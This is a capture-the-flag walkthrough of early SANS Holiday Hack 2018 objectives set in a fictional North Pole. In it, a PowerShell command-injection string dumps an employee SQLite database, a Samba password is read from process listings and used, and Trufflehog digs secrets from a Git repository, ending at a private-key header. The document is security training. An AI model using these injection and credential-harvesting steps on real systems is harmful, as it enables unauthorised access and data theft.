



The Secret Book

The 2018 SANS Holiday Hack Challenge

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Main Challenge

Orientation Challenge



1) Orientation Challenge

Difficulty:

What phrase is revealed when you answer all of the questions at the KringleCon Holiday Hack History kiosk inside the castle? *For hints on achieving this objective, please visit Bushy Evergreen and help him with the **Essential Editor Skills Cranberry Pi** terminal challenge.*

Submit



Hint Challenge

The Essential Editor Skills

Cranberry Pi terminal challenge



Hint Challenge

The Essential Editor Skills

Cranberry Pi terminal challenge

Bushy Evergreen at right bottom corner of the main hole .



Hi, I'm Bushy Evergreen.
I'm glad you're here, I'm the target of a terrible trick.
Pepper says his editor is the best, but I don't understand why.
He's forcing me to learn vi.
He gave me a link, I'm supposed to learn the basics.
Can you assist me with one of the simple cases?

Vi Editor Basics
Indiana University Vi Tutorials

<https://kb.iu.edu/d/qfcz>



Terminal Screen



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;ooooooooooooool;''''',:looooooooooooooolc;,,;oooooo:  
.oooooooooooooooc;','.,,,,:oooooooooooooooocccoc,,,;oooooo:  
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```

I'm in quite a fix, I need a quick escape.
Pepper is quite pleased, while I watch here, agape.
Her editor's confusing, though "best" she says - she yells!
My lesson one and your role is exit back to shellz.

-Bushy Evergreen

Exit vi.

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~

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All



Hint Challenge The Essential Editor Skills Cranberry Pi terminal challenge



Solution

Write the following command in the terminal :

:q!

Then press Enter .

Loading, please wait.....

You did it! Congratulations!

elf@03600127b66e:~\$



Wow, it seems so easy now that you've shown me how!

To thank you, I'd like to share some other tips with you.

Have you taken a look at the Orientation Challenge?

This challenge is limited to past SANS Holiday Hack Challenges from 2015, 2016, and 2017. You DO NOT need to play those challenges.


If you listen closely to Ed Skoudis' talk at the con, you might even pick up all the answers you need...

It may take a little poking around, but with your skills, I'm sure it'll be a winter-green breeze!



Past Holiday Hack Challenges

<https://holidayhackchallenge.com/past-challenges/>







Main Challenge

Orientation Challenge

📍 The KringleCon Holiday Hack History kiosk at right top corner of the main hole .

Answer all Questions Correctly to get the secret phrase :

Question 1

In 2015, the Dosis siblings asked for help understanding what piece of their “Gnome in Your Home” toy?

Question 2

In 2015, the Dosis siblings disassembled the conspiracy dreamt up by which corporation?

Question 3

In 2016, participants were sent off on a problem-solving quest based on what artifact that Santa left?

Question 4

In 2016, Linux terminals at the North Pole could be accessed with what kind of computer?

Question 5

In 2017, the North Pole was being bombarded by giant objects. What were they?

Question 6

In 2017, Sam the snowman needed help reassembling pages torn from what?





Main Challenge
Orientation Challenge



Solution

1. Watch to Ed Skoudis' talk with challenge terminal open to see the questions :
▶ <https://www.youtube.com/watch?v=31JsKzsbFUo&t=3s>
or go to 2nd floor to room with title Track 2 to watch this talk .
or click on your badge > talks > select the talk .
2. Most of questions are in Ed Skoudis' talk , Only question no.4 you will need to get the answer from past 2016 challenge page:
🔗 <https://www.holidayhackchallenge.com/2016/>
3. Answers :
 1. Firmware
 2. ATNAS
 3. Business card
 4. Cronberry Pi
 5. Snowballs
 6. The great book



Happy Trails



Go to your Badge > Objectives > Enter "Happy Trails" > Submit



1) Orientation Challenge

Difficulty:

What phrase is revealed when you answer all of the questions at the KringleCon Holiday Hack History kiosk inside the castle? For hints on achieving this objective, please visit Bushy Evergreen and help him with the **Essential Editor Skills** Cranberry Pi terminal challenge.

Happy Trails

Submit







Main Challenge

Directory Browsing



2) Directory Browsing

Difficulty:

Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. For hints on achieving this objective, please visit Minty Candycane and help her with the **The Name Game Cranberry Pi terminal challenge**.

Submit

Hint Challenge

The Name Game

Cranberry Pi terminal challenge





Hint Challenge

The Name Game

Cranberry Pi terminal challenge

Minty Candycane at left bottom corner of the main hole.

Hi, I'm Minty Candycane.

Can you help me? I'm in a bit of a fix.

I need to make a nametag for an employee, but I can't remember his first name.

Maybe you can figure it out using this Cranberry Pi terminal?

The Santa's Castle Onboarding System? I think it's **written in PowerShell**, if I'm not mistaken.

PowerShell itself can be tricky when handling user input. **Special characters such as & and ; can be used to inject commands.**



I think that system is one of Alabaster's creations, He's a little ... obsessed with SQLite database storage.

I don't know much about **SQLite**, just the **.dump** command.

PowerShell Command Injection > PowerShell Call/& Operator

<https://ss64.com/ps/call.html>



SQLite3 .dump'ing > SQLite3 Data Dump

<https://www.digitalocean.com/community/questions/how-do-i-dump-an-sqlite-database>



Terminal Screen

```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.
```

```
Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"
```

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.

```
=====
= = =
= S A N T A ' S C A S T L E E M P L O Y E E O N B O A R D I N G =
= = =
=====
```

```
Press 1 to start the onboard process.
Press 2 to verify the system.
Press q to quit.
```

Please make a selection:





Hint Challenge The Name Game Cranberry Pi terminal challenge



1. First let's shape our command that we need to dump the database:

```
sqlite3 dbname.db .dump
```

2. We need to know our database name so Let's try the options :

Option 1 > doesn't show any data or error



```
At Santa's Castle, our employees are our family. We care for each other, and support everyone in our common goals.

Your first test at Santa's Castle is to complete the new employee onboarding paperwork. Don't worry, it's an easy test! Just complete the required onboarding information below.

Enter your first name.
: &
Enter your last name.
:
Enter your street address (line 1 of 2).
:
Enter your street address (line 2 of 2).
:
Enter your city.
:
Enter your postal code.
:
Enter your phone number.
:
Enter your email address.
:

Is this correct?

&

'

y/n:
Press Enter to continue... ▶
```

Option 2 > test a random url here > kringlecon.com



```
Validating data store for employee onboard information.
Enter address of server: kringlecon.com
ping: unknown host kringlecon.com
onboard.db: SQLite 3.x database
Press Enter to continue... ▶
```

Our database name : **onboard.db**

3. Adding the call operator & to command to allows us to execute our command , the & call operator will force PowerShell to treat the string as a command to be executed, Also at the end we will add ; to separating commands with Semicolons :

```
& sqlite3 onboard.db .dump;
```

You can find more about separating Commands with Semicolons here :
https://docstore.mik.ua/orelly/unix3/upt/ch28_16.htm



Hint Challenge

The Name Game Cranberry Pi terminal challenge



- Let's try injection with our command in option 2:



```
Validating data store for employee onboard information.
Enter address of server: & sqlite3 onboard.db .dump;
```

```
INSERT INTO "onboard" VALUES(153,'Janice','Atkin','85 Oxford Rd',NULL,'WORK','KW15 5EF','078 8718 3013','janicebatkin@dayrep.com');
INSERT INTO "onboard" VALUES(154,'Hazel','Merrick','3751 Owen Lane',NULL,'Naples','33940','239-263-5968','hazelbmerrick@cuvox.de');
INSERT INTO "onboard" VALUES(155,'Pearlene','Ferrell','1410 Dominion St',NULL,'Finch','K0C 1K0','613-984-2873','pearlenetferrell@teleworm.us');
INSERT INTO "onboard" VALUES(156,'Peggy','Harper','1846 Davis Street',NULL,'Chickamauga','30707','706-382-7319','peggyaharper@armyspy.com');
INSERT INTO "onboard" VALUES(157,'Carol','Lindsey','4211 40th Street',NULL,'Calgary','T2M 0X4','403-210-8234','carolglindsey@gustr.com');
INSERT INTO "onboard" VALUES(158,'Santiago','Field','4783 Merivale Road',NULL,'Kanata','K2 K 1L9','613-592-3285','santiagobfield@einrot.com');
INSERT INTO "onboard" VALUES(159,'Hugh','Torres','3773 Northumberland Street',NULL,'Baden','N0B 1G0','519-634-7229','hughbtorres@teleworm.us');
INSERT INTO "onboard" VALUES(160,'Claudia','Halpin','3248 Colonial Drive',NULL,'College Station','77840','979-764-7262','claudiahalpin@armyspy.com');
INSERT INTO "onboard" VALUES(161,'Christopher','Windham','2310 Barton Street',NULL,'Stoney Creek','L8G 2V1','905-664-5559','christopheruwindham@fleckens.hu');
INSERT INTO "onboard" VALUES(162,'Theodore','Young','4201 Providence Lane',NULL,'Anaheim','92801','626-803-1180','theodoresyoung@cuvox.de');
INSERT INTO "onboard" VALUES(163,'Lauren','Casey','4455 Fallon Drive',NULL,'Hensall','N0M 1X0','519-263-7462','laurenjccasey@jourrapide.com');
INSERT INTO "onboard" VALUES(164,'Molly','Logan','1544 St George Street',NULL,'Vancouver','V5T 1Z7','604-871-8098','mollyhlogan@jourrapide.com');
INSERT INTO "onboard" VALUES(165,'Alan','Guinn','3395 Galts Ave',NULL,'Red Deer','T4N 2A6','403-309-5523','alanquinn@fleckens.hu');
```

Great ! successful Command Injection.

- Select output from terminal and copy to notepad
or you can use Online SQLite viewer like <https://sqliteonline.com/>
- Search for the employee with last name Chan, we will find one employee as following:

```
INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way',NULL,'Los Angeles','90067','4017533509','scottmchan90067@gmail.com');
```

84	Scott	Chen	48 Colorado Way	:Null	Los Angeles	90067	4017533509
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- Enter the first name **Scott** into **runtoanswer** same as we did our command injection :

& runtoanswer

```
Validating data store for employee onboard information.
Enter address of server: & runtoanswer
Usage: ping [-aAbBdDfhLn0qrRUV] [-c count] [-i interval] [-I interface]
          [-m mark] [-M pmtdisc_option] [-l preload] [-p pattern] [-Q tos]
          [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
          [-w deadline] [-W timeout] [hop1 ...] destination
Loading, please wait.....
```

```
Enter Mr. Chan's first name: Scott
```



>Loading, please wait.....

Enter Mr. Chan's first name: Scott

Congratulations!



Thank you so much for your help! I've gotten Mr. Chan his name tag. I'd love to repay the favor.

Have you ever visited a website and seen a listing of files - like you're browsing a directory? Sometimes this is enabled on web servers.

This is generally unwanted behavior. You can find sleighloads of examples by searching the web for [index.of](#).

On a website, it's sometimes as simple as removing characters from the end of a URL.

What a silly misconfiguration for leaking information!



Finding Browsable Directories

On a website, finding browsable directories is sometimes as simple as removing characters from the end of a URL.



Website Directory Browsing

https://portswigger.net/kb/issues/00600100_directory-listing





Main Challenge**Directory Browsing Challenge**

💡 <https://cfp.kringlecastle.com/cfp/>



- There two ways to solve this :

- Try play with url as suggested in elf hints, If we go to CFP page

<https://cfp.kringlecastle.com/cfp/cfp.html>

then remove some characters from the end of url to check if directory is leaking info

<https://cfp.kringlecastle.com/cfp/>

Index of /cfp/

..	cfp.html	08-Dec-2018 13:19	3391
	rejected-talks.csv	08-Dec-2018 13:19	30677

- Search Google for “index.of https://cfp.kringlecastle.com” as suggested in elf chat

index.of https://cfp.kringlecastle.com

All Images News Videos Maps More Settings Tools

About 5 results (0.39 seconds)

[Index of /cfp/](https://cfp.kringlecastle.com/cfp/)
https://cfp.kringlecastle.com/cfp/ ▾

[Index of /cfp/ .. cfp.html](https://cfp.kringlecastle.com/cfp/ .. cfp.html) 08-Dec-2018 13:19 3391 rejected-talks.csv 08-Dec-2018 13:19 30677.

- You will find at directory listing with the file **rejected-talks.csv** download it, then open using notepad or Excel(Windows) or Numbers (Mac) or any CSV online viewer like Google Sheets <https://docs.google.com/spreadsheets/>
- Search for the rejected talk name “Data Loss for Rainbow Teams” :

B	C	D	E	F	G	H	I	J
request	payload	status	error	timeout	firstName	lastName	title	talkName
0	8040422	200	FALSE	FALSE	Banky	Orford	Marketing Coordinator	Kernel Introspection Spearphishing: Massively Multithreaded
1	8040423	200	FALSE	FALSE	Sarah	Thibodeaux	Event Planner	Crypto or Containers: Abused for Fun and Profit
2	8040424	200	FALSE	FALSE	John	McClane	Director of Security	Data Loss for Rainbow Teams: A Path in the Darkness
3	8040425	200	FALSE	FALSE	Davidde	Yellop	Analyst	Industrial Control Systems Content Filtering: Distributed
4	8040426	200	FALSE	FALSE	Berton	Tupie	Meeting Planner	Rootkits Emailed Malware: Extensible Models
5	8040427	200	FALSE	FALSE	Kelbee	McBean	Marketing Director	Web Application Filters and DNS: Anomaly Analysis

Our answer is “John McClane”.



Main Challenge
Directory Browsing



Go to your Badge > Objectives > Enter “John McClane” > Submit



2) Directory Browsing


Difficulty:

Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. For hints on achieving this objective, please visit Minty Candycane and help her with the **The Name Game Cranberry Pi terminal challenge**.

John McClane

Submit







Main Challenge

de Bruijn Sequences



3) de Bruijn Sequences

Difficulty:

When you break into the speaker unpreparedness room, what does Morcel Nougat say? *For hints on achieving this objective, please visit Tangle Coalbox and help him with **Lethal ForensicELFication** Cranberry Pi terminal challenge.*

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Hint Challenge

Lethal ForensicELFication

Cranberry Pi terminal challenge



Lethal ForensicELFication

Cranberry Pi terminal challenge

📍 Tangle Coalbox at 2nd floor go right in the corridor at Speaker Unpreparedness Room .



Hi, I'm Tangle Coalbox.

Any chance you can help me with an investigation?

Elf Resources assigned me to look into a case, but it seems to require digital forensic skills.

Do you know anything about Linux terminal editors and digital traces they leave behind?

Apparently editors can leave traces of data behind,
but where and how escapes me!

Vim Artifacts > Forensic Relevance of Vim Artifacts

<https://tm4n6.com/2017/11/15/forensic-relevance-of-vim-artifacts/>



Terminal Screen

Christmas is coming, and so it would seem,
ER (Elf Resources) crushes elves' dreams.
One tells me she was disturbed by a bloke.
He tells me this must be some kind of joke.

Please do your best to determine what's real.
Has this jamoke, for this elf, got some feels?
Lethal forensics ain't my cup of tea;
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,
Clearing this mess up that's now at your feet.
Certain text editors can leave some clue.
Did our young Romeo leave one for you?

- Tangle Coalbox, ER Investigator

```
Find the first name of the elf of whom a love poem  
was written. Complete this challenge by submitting  
that name to runtoanswer.  
elf@1df456b45f30:~$
```





- First let's try this command from hints link to find any forensic relevance to Vim text-editor:

```
cat .viminfo
```

The `.viminfo` file is a special file used to remember information that would otherwise be lost when exiting vim, you can copy text to notepad for clearer view.

```
elf@e2ba88c9ec:~$ cat .viminfo
# This viminfo file was generated by Vim 8.0.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8

# hlsearch on (H) or off (h):
~h
# Last Substitute Search Pattern:
~MSle0~&Elinore

# Last Substitute String:
$NEVERMORE

# Command Line History (newest to oldest):
:wq
|2,0,1536607231,, "wq"
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,, "%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
|2,0,1536607201,, "r .secrets/her/poem.txt"
:q
|2,0,1536606844,, "q"
:w
|2,0,1536606841,, "w"
:s/God/fates/gc
|2,0,1536606833,, "s/God/fates/gc"
```



- As you can see this all information collected from vim editor, by inspecting the results you will find some clues:

- In Last Substitute Search Pattern there is a name : **Elinore**
- In Command Line History the command **wq** used to save file and exit in :

`%s/Elinore/NEVERMORE/g`

`s/God/fates/gc`

`%s/studied/looking/g`

`%s/sound/tenor/g`

- The poem file location `.secrets/her/poem.txt`



Hint Challenge

Lethal ForensicELFication Cranberry Pi terminal challenge



3. You can view the poem file using this command :

```
cat .secrets/her/poem.txt
```

elf@c0e2ba88c9ec:~\$ cat .secrets/her/poem.txt

Once upon a sleigh so weary, Morcel scrubbed the grime so dreary,
Shining many a beautiful sleighbell bearing cheer and sound so pure--

There he cleaned them, nearly napping, suddenly there came a tapping,
As of someone gently rapping, rapping at the sleigh house door.
"Tis some caroler," he muttered, "tapping at my sleigh house door--
Only this and nothing more."

Then, continued with more vigor, came the sound he didn't figure,
Could belong to one so lovely, walking 'bout the North Pole grounds.

But the truth is, she WAS knocking, 'cause with him she would be talking,
Off with fingers interlocking, strolling out with love newfound?
Gazing into eyes so deeply, caring not who sees their rounds.

Oh, 'twould make his heart resound!

Hurried, he, to greet the maiden, dropping rag and brush - unlaiden.
Floating over, more than walking, moving toward the sound still knocking,

Pausing at the elf-length mirror, checked himself to study clearer,
Fixing hair and looking nearer, what a hunky elf - not shocking!
Peering through the peephole smiling, reaching forward and unlocking:
NEVERMORE in tinsel stocking!

Greeting her with smile dashing, pearly-white incisors flashing,
Telling jokes to keep her laughing, soaring high upon the tidings,
Of good fortune fates had borne him. Offered her his dexter forelimb,
Never was his future less dim! Should he now consider gliding--
No - they shouldn't but consider taking flight in sleigh and riding
Up above the Pole abiding?

Smile, she did, when he suggested that their future surely rested,
Up in flight above their cohort flying high like ne'er before!
So he harnessed two young reindeer, bold and fresh and bearing no fear.
In they jumped and seated so near, off they flew - broke through the door!
Up and up climbed team and humor, Morcel being so adored,
By his lovely NEVERMORE!



3. All clues lead to elf named Elinore , Let's enter the name into runtoanswer :

```
Find the first name of the elf of whom a love poem  
was written. Complete this challenge by submitting  
that name to runtoanswer.  
elf@8b4f3acdf63e:~$ runtoanswer  
Loading, please wait.....
```

Who was the poem written about? Elinore

WWNXXK0000kxxddoollcc:;:;,;
WWNXXK0000kxxddoollcc:;:;,;
WWNXXK0000kxxddoollcc:;:;,;
WWNXXXK0000xdddollcccl:;:;,;
WWNXXXK000kxdxxxollccc oo:,ccc:;:;,;
WWNXXXK000kxdxxxollccc oo:,cc:;:;,;
WWNXXXK000kxdxxxollccc oo:,cc:;:;,;
WWNXXXK000kxdxxxollccc oo:,cc:;:;,;
WWNXXXK000kxdxxxollccc oo:,cc:;:;,;
WWNXXXK000kxdxxxollccc oo:,cc:;:;,;

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator

Congratulations!





Hey, thanks for the help with the investigation, gumshoe.
Have you been able to solve the lock with the funny shapes?
It reminds me of something called “[de Bruijn Sequences](#).
You can optimize the guesses because [there is no start and stop -- each new value is added to the end and the first is removed](#).
I've even seen [de Bruijn sequence generators online](#).
Here the length of the [alphabet](#) is 4 (only 4 buttons) and the length of the PIN is 4 as well.
[Mathematically this is k=4, n=4 to generate the de Bruijn sequence](#).
Math is like your notepad and pencil - can't leave home without it!
I heard Alabaster lost his badge! That's pretty bad. What do you think someone could do with that?



Opening a Ford Lock Code



Opening a Ford with a Robot and the de Bruijn Sequence.

<https://hackaday.com/2018/06/18/opening-a-ford-with-a-robot-and-the-de-bruijn-sequence/>

de Bruijn Sequence Generator



<http://www.hakank.org/comb/debruijn.cgi>







Main Challenge


de Bruijn Sequences

Speaker Unpreparedness Room in 2nd floor go right in the hole



Solution

1. Let's take a look at the door:



2. Use provided de Bruijn Sequence online generator to know guesses for the door key :

- Go to : <http://www.hakank.org/comb/debruijn.cgi>
- Enter k: 4 , n: 4 because the length of the PIN is 4 > Click Ok :

New search (restrictions: $1 < n < 15$, $1 < k < 15$, $k^n < 50000$)

k: 4 n: 4 Ok Reset

See [below](#) for more info about Bruijn sequences. You may also want try my de Bruijn sequence [Java Applet](#).

de Bruijn sequence, k=4, n=4

The following is a de Bruijn sequence of a **k=4** sized alphabet with string length of **n=4** . Please note that the sequence is circular, i.e. it wraps "around the corner" (inside parenthesis).

Sequence length: $k^n = 4^4 = 256$ (with the "wrap": $k^n + (n-1) = 4^4 + (4-1) = 259$)

- You can see results under Sequence title

Sequence:

```
0 0 0 0 1 0 0 0 2 0 0 0 3 0 0 1 1 0 0 1 2 0 0 1 3 0 0 2 1 0 0 2 2 0 0 2 3 0 0 3 1 0 0 3 2 0 0 3 3 0 1 0 1 0 2 0 1 0 3 0 1 1 1 0 1 1 2 0 1 1 3 0 1 2 1 0 1 2 2 0 1 2 3 0 2 2 3 0 2 3 1 0 2 3 2 0 2 3 3 0 3 1 1 0 3 1 2 0 3 1 3 0 3 2 1 0 3 2 2 0 3 2 3 0 3 3 1 0 3 3 2 0 3 3 3 1 1 1 1 2 1 1 1 3 1 1 2 2 1 1 2 3 1 1 3 2 1 1 3 3 3 2 1 3 3 3 2 2 2 2 3 2 2 3 3 2 3 3 3 3 3 (0 0 0)
```

3. Now go to door lock and start with numbers from the sequence beginning until you find the correct pin for the door lock .
4. The correct PIN is 0 1 2 0
5. Now enter the room and click on Morcel Nougat to see what he is saying :



Welcome unprepared speaker!



Main Challenge
de Bruijn Sequences



Go to your Badge > Objectives > Enter **Welcome unprepared speaker!**



3) de Bruijn Sequences


Difficulty:

When you break into the speaker unpreparedness room, what does Morcel Nougat say? *For hints on achieving this objective, please visit Tangle Coalbox and help him with Lethal ForensicELFication Cranberry Pi terminal challenge.*

Welcome unprepared speaker!

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Main Challenge

Data Repo Analysis



4) Data Repo Analysis

Difficulty:

Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? For hints on achieving this objective, please visit Wunorse Openslae and help him with **Stall Mucking Report** Cranberry Pi terminal challenge.

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Hint Challenge

Stall Mucking Report

Cranberry Pi terminal challenge





Hint Challenge

Stall Mucking Report

Cranberry Pi terminal challenge

Wunorse Openslae at 1nd floor go right enter the room continue forward you find him.

Hi, I'm Wunorse Openslae

What was that password?

Golly, passwords may be the end of all of us. Good guys can't remember them, and bad guys can guess them!

I've got to upload my chore report to my manager's inbox, but I can't remember my password.

Still, with all the automated tasks we use, I'll bet there's a way to find it in memory.



Plaintext Credentials in Commands

Keeping Command Line Passwords Out of PS

<https://blog.rackspace.com/passwords-on-the-command-line-visible-to-ps>



Terminal Screen

Thank you Madam or Sir for the help that you bring!
I was wondering how I might rescue my day.
Finished mucking out stalls of those pulling the sleigh,
My report is now due or my KRINGLE's in a sling!

There's a samba share here on this terminal screen.
What I normally do is to upload the file,
With our network credentials (we've shared for a while).
When I try to remember, my memory's clean!

Be it last night's nog bender or just lack of rest,
For the life of me I can't send in my report.
Could there be buried hints or some way to contort,
Gaining access - oh please now do give it your best!

-Wunorse Openslae

```
Complete this challenge by uploading the elf's report.txt  
file to the samba share at //localhost/report-upload/  
elf@50341282c678:~$
```





Hint Challenge Stall Mucking Report Cranberry Pi terminal challenge



- First let's use command **ls** to list directories & files:

```
elf@e9ccc1ac0094:~$ ls
report.txt
```



- Take a look at content of **report.txt** for any leads:

```
elf@e9ccc1ac0094:~$ cat report.txt
Stall mucking report

Dasher - routine
Dancer - routine
Prancer - confiscated second salt lick
Vixen - minor repair/adjustment to water system
Comet - routine
Cupid - routine
Donner - routine
Blitzen - refilled headache medicine
Thrasher - routine
Thunder - requested hay! oats! hay! oats!
Blaster - stall... took extra mucking
Blunder - caught with excessive carrot contraband again
Blogger - discussed social media policies again
Bragger - what appeared to be a prosthetic red nose
Mon Jan  7 17:51:21 UTC 2019
```



- Use **ps** command as suggested in hints to display the usernames / passwords on the command line for the running processes , write the command as following :

```
ps Twww
```

T Basic options: all processes on this terminal, **w** Show threads options : unlimited output width

```
elf@bb5a4edc01680:~$ ps Twww
 PID TTY      STAT   TIME COMMAND
  1 pts/0    Ss    0:00 /bin/bash /sbin/init
 10 pts/0    S     0:00 sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none
--no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/directreindeerflatterystable -U report-upload
 11 pts/0    S     0:00 sudo -E -u manager /usr/bin/python /home/manager/report-check.py
 15 pts/0    S     0:00 sudo -u elf /bin/bash
 16 pts/0    S     0:00 /usr/bin/python /home/manager/report-check.py
 17 pts/0    S     0:00 /bin/bash /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/directreindeerflatterystable -U report-upload
 19 pts/0    S     0:00 /bin/bash
107 pts/0    S     0:00 sleep 60
109 pts/0    R+   0:00 ps Twww
elf@bb5a4edc01680:~$
```



- Interesting command related to samba :

```
/bin/bash /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/directreindeerflatterystable -U report-upload
```

So the username **report-upload** and the password **directreindeerflatterystable** and the share folder **//localhost/report-upload/**

You can find more about smbclient here:
<https://www.computerhope.com/unix/smbclien.htm>





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Stall Mucking Report Cranberry Pi terminal challenge

5. Now let's upload the report to the share folder using smbclient to access share folder:

```
smbclient //localhost/report-upload/ -U report-upload directreindeerflatterystable
```

6. Then upload the file **report.txt**:

put report.txt

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```
Complete this challenge by uploading the elf's report.txt  
file to the samba share at //localhost/report-upload/  
elf@23c02d693cb3:~$ smbclient //localhost/report-upload/ -U report-upload directreindeerfl  
aterrystable  
WARNING: The "syslog" option is deprecated  
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]  
smb: > put report.txt
```

```
putting file report.txt as \report.txt (250.5 kb/s) (average 250.5 kb/s)
smb: \> Terminated
elfa23c02d693ch3~$
```

You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.



Hint Challenge Stall Mucking Report Cranberry Pi terminal challenge




Thank goodness for command line passwords - and thanks for your help!
Speaking of good ways to find credentials, have you heard of [Trufflehog](#)?
It's a cool way to dig through repositories for passwords, RSA keys, and more.
I mean, no one EVER [uploads sensitive credentials to public repositories](#), right?
But if they did, this would be a great tool for finding them.
But hey, listen to me ramble. If you're interested in Trufflehog, you should check out [Brian Hostetler's talk](#)!
Have you tried the `entropy=True` option when running [Trufflehog](#)? It is amazing how much deeper it will dig!
Oh my! Santa's castle... it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!



Trufflehog Tool
<https://github.com/dxa4481/truffleHog>



Trufflehog Talk
[Brian Hostetler is giving a great Trufflehog talk upstairs](#)







Main Challenge

Data Repo Analysis

💡 https://git.kringlecastle.com/Upatree/santas_castle_automation



Solution

1. Watch to Brian Hostetler's talk about Trufflehog :

▶ <https://www.youtube.com/watch?v=myKrWVaq3Cw>

2. Install Trufflehog tool from here :

<https://github.com/dxa4481/truffleHog>

3. Run the Trufflehog with following arguments in terminal :

```
truffleHog --regex --entropy=true https://git.kringlecastle.com/Upatree/santas_
castle_automation.git
```

```
[iCrypto:~ iCrypto$ truffleHog --regex --entropy=true https://git.kringlecastle.com/Upatree/santas_castle_automation.git
-----
Reason: High Entropy
Date: 2018-12-11 11:29:03
Hash: 6e754d3b0746a8e980512d010fc253ccb7c23f52
Filepath: schematics/files/.dot/ssh/key.rsa
Branch: origin/master
Commit: cleaning files
@@ -0,0 +1,27 @@
-----BEGIN RSA PRIVATE KEY-----
